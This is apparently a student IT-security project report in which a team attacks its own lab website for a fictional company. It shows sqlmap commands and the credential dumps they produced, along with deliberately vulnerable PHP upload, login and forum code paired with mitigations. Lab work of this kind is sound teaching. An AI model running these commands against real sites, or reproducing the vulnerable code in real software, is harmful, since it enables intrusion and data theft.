C200 End-Term Evaluation

Project ID:
<Redacted>

Project Title:
C200 IT Security

Team Members:
1 .Wafiyuddin (Leader)
2. Tun Siang
3. Justin
4. Irfan

Introduction

Cool4Guys is a company dedicated to interactive and digital entertainment. And is responsible for the creation of their 4G Gaming Console line and family of products and services.

Project Specification

- *Storyboard*

1) *Story 1 (Our Demonstration)*

An attacker from outside (public) want to steal the secret formula for our console. To make this, the attacker saw the vulnerability in the website of the company try to exploit to gain the secret formula from there in the file server. The whole purpose of attack from outside is to get a file that can only be accessed with people with high privilege(NT/Authority) Which contains the employee data, and the secret technology that we use to create our consoles.

1) *Story 2 (Our Demonstration)*

An insider attacker (Internal) with a goal to change the salary due to the attacker not happy with that and want to change it. The second attack which is from the inside is with the use of AD, either the kerboros or whatever get the thing change the pay

Project Specification

- *Requirements of the project*


→ *Kali Linux targeting a victim machine running on Linux or/and Ubuntu*
→ *Use of any tool to perform an attack using Metasploit, Bash/Shell code, etc*
→ *Use Website & OS exploitations to get root and compromise the system*
→ *Exploiting the AD server via Zerologon & Kerberos Golden ticket*

- *Breakdown of the requirements*

→ *Exploit Website (File upload, XSS, XSRF, SQL injection, etc)*
→ *Buffer overflow, Dirty Cow*
→ *Privilege escalation*
→ *Pivoting*
→ *Misconfiguration*

System Design

Network Diagram




Story 1:
Step 1: Scan the IP address & do the scan for any web vulnerability
Step 2: File Upload and XSS to get the back door.
Step 3: Privilege escalation
Step 4: Do a network scanning
Step 5: Pivot to email server
Step 6: Pivot to File server
Step 7: Bufferoverflow to File server and login in the user
Step 8: Get the secret formula

Story 2:
Step 1: Do the network scanning
Step 2: Exploit AD using Zerologon
Step 3: Cracking the NTLM hashes
Step 4: Kerberos Golden ticket
Step 5: Access the CEO machine
Step 6: Steal information

System Design

ERD Diagram



Task Allocation and Progress

- Wafiyuddin

Task	Progress
Cross-Site Scripting	100%
Weak Authentication and Session Management	100%
File upload exploitation on web	100%
Pivoting	100%
Kerberos Golden Ticket	100%
Misconfigured RDC	100%
Firewall/Router configuration	100%

Indicate past, current and future task

Task Allocation and Progress

- Justin

Task	Progress
Buffer Overflow on Windows file server	100%
Command injection on web	100%
Shellshock	100%
Bluekeep	100%
UAC bypass on WIN 10	100%

Indicate past, current and future task

Task Allocation and Progress

- Irfan

Task	Progress
Security Misconfiguration	100%
Improper Session Management - Session Hijacking	100%
FireFart/Dirty Cow Remote Privilege Escalation	100%
SQL Injection	100%
Build AD Infrastructure	100%
AD Exploit - Zerologon	100%
Hash cracking NTLM hashes	100%

Task Allocation and Progress

- Tun Siang

Task	Progress
Local/Remote file inclusion (Past)	100%
CSRF (Past)	100%
pivoting (chisel)	100%
bruteforce hydra telnet	100%
misconfiguration SUID file cp	100%
bss Bufferoverflow	100%

Indicate past, current and future task

Records of Team Meetings with Supervisor

Name	21/10/2020	28/10/2020	4/11/2020	11/11/2020	18/11/2020	25/11/2020	2/12/2020
Wafi	Present	Present	Present	Present	Present	Present	Present
Tun Siang	Present	Present	Present	Present	Present	Present	Present
Justin	Present	Present	Present	Present	Present	Present	Present
Irfan	Present	Present	Present	Present	Present	Present	Present

Name	9/12/2020	16/12/2020	23/12/2020	6/1/2021	13/1/2021	20/1/2021	27/1/2021
Wafi	Present	Present	Mid Term	Present	Present	Present	Present
Tun Siang	Present	Present	Evaluation	Present	Present	Present	Present
Justin	Present	Present	-	Present	Present	Present	Present
Irfan	Present	Present	-	Present	LOA	Present	Present

** Insert new columns if needed

Prototype Walk Through / Demonstration

The story of our exploits:

Story 1:

We start by Scanning the web server for any vulnerability (Nmap, OWASP, Burp Suite)


1) SQL Injection, SQLmap to check website and gain to the admin account
2) Use file upload and XSS to gain backdoor (www-data)
3) Privilege escalation (www-data → Root)
4) Do a network scanning
5) Pivoting to email server
6) Pivoting to file server
7) Buffer overflow to get the secret formula

Story 2:

We start by do a recon of the network and found AD server

1) Exploit AD using ZeroLogon
2) Cracking the NTLM hashes
3) Kerberos Golden ticket from Windows 10
4) Infiltrate to AD server then infiltrate to CEO Machine via shared folder


SQL Injection


Cool4Guys - Login

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use
near ''' AND password = ''' at line 2
```


When inputting ‘ into the form, we can see that it returns an error message about the SQL syntax so this shows it is possible for SQL Injection as no validation of user input is happening.

SQL Injection




```
kali@kali:~$ sqlmap -u "http://www.cool4guys.com/doLogin.php?username=irfan&password=password1" --tables -D c200 --dump --no-cast
```

We use this command to find out what tables are in the database c200



```
[04:11:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[04:11:49] [INFO] fetching tables for database: 'c200'
[04:11:50] [INFO] retrieved: 'forum'
[04:11:50] [INFO] retrieved: 'order_details'
[04:11:50] [INFO] retrieved: 'orders'
[04:11:50] [INFO] retrieved: 'products'
[04:11:50] [INFO] retrieved: 'users'
Database: c200
[5 tables]
+---------------+
| forum         |
| order_details |
| orders        |
| products      |
| users         |
+---------------+
```


SQL Injection



```
---
back-end DBMS: MySQL ≥ 5.5
Database: c200
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| password | varchar(45) |
| user_id  | int(11)     |
| username | varchar(45) |
+----------+-------------+
```


Using SQL Injection, we are able to find the details of the database used (MYSQL),the name of the database (c200),
and the details of their users table

Command used to enumerate and dump retrieved records of their users table is "sqlmap -u "http://www.cool4guys.com/doLogin.php?username=irfan&password=password1" -D c200 -T users -C username,password --dump"




```
[02:22:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.5
[02:22:14] [INFO] fetching entries of column(s) '`password`, username' for table 'users' in database 'c200'
[02:22:14] [INFO] resumed: 'admin'
[02:22:14] [INFO] resumed: 'admin'
[02:22:14] [INFO] resumed: 'password1'
[02:22:14] [INFO] resumed: 'irfan'
Database: c200
Table: users
[2 entries]
+----------+-----------+
| username | password  |
+----------+-----------+
| admin    | admin     |
| irfan    | password1 |
+----------+-----------+

[02:22:15] [INFO] table 'c200.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/www.cool4guys.com/dump/c200/users.csv
'
[02:22:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.cool4guys.com'
```

SQL Injection (Mitigation)



```
//retrieve form data
$entered_username = mysqli_real_escape_string($conn, $_GET['username']);
$entered_password = mysqli_real_escape_string($conn, $_GET['password']);
```

This function will escape special characters




```
Database: c200
Table: users
[2 entries]
+----------+-----------+
| username | password  |
+----------+-----------+
| <blank>  | <blank>   |
| <blank>  | <blank>   |
+----------+-----------+
```

When trying to dump enumerated and retrieved records in users table, we are not able to retrieve them


Mitigation from the Website (File Upload)

Outdated:



```
<?php
if(isset($_POST["Upload"])){

    $target_dir = "uploads/";
    $target_file = $target_dir . basename($_FILES["FileToUpload"]["name"]);
    $file_name = $_FILES["FileToUpload"]['name'];
    $file_ext = substr($file_name, strrpos($file_name, '.') + 1);
    $uploaded_size = $_FILES["FileToUpload"]["size"];

// if (($file_ext == "jpg" || $file_ext == "JPG" || $file_ext == "jpeg" || $file_ext == "JPEG" || $file_ext == "png" || $file_ext == "PNG") && ($uploaded_size <
100000)){

    if(!move_uploaded_file($_FILES['FileToUpload']['tmp_name'], $target_file)){
        echo "Unable to Upload...";
    }
    else{
        echo $target_file . " <br>Uploaded!!";
    }

}
//else{

//echo "HAHAHAHA cannot upload noob";

//}
//}
```


Updated:



```
<?php

if(isset($_POST["Upload"])){

    $target_dir = "uploads/";
    $target_file = $target_dir . basename($_FILES["FileToUpload"]["name"]);
    $file_name = $_FILES["FileToUpload"]['name'];
    $file_ext = substr($file_name, strrpos($file_name, '.') + 1);
    $uploaded_size = $_FILES["FileToUpload"]["size"];

if (($file_ext == "jpg" || $file_ext == "JPG" || $file_ext == "jpeg" || $file_ext == "JPEG" || $file_ext == "png" || $file_ext == "PNG") && ($uploaded_size <
100000)){

    if(!move_uploaded_file($_FILES['FileToUpload']['tmp_name'], $target_file)){
        echo "Unable to Upload...";
    }
    else{
        echo "Image File Uploaded!!";
    }

}
else{

echo "Unable to Upload";

}
```


Mitigation from the Website (Forum_XSS)

Outdated:



```
<!DOCTYPE html>
<?php
session_start();
$id = $_SESSION['user_id'];
include("dbFunctions.php");

header("X-XSS-Protection: 0");
$desc = $_POST['message'];
// $desc = trim($_POST['message']);

   // Sanitize message input
// $desc = stripslashes($desc);
// $desc = htmlspecialchars($desc);


$query = "INSERT INTO forum(description, user_id) VALUES('$desc','$id')";

$result = mysqli_query($link, $query) or die('Error querying database');

mysqli_close($link);


header("location: forum.php");
?>
```

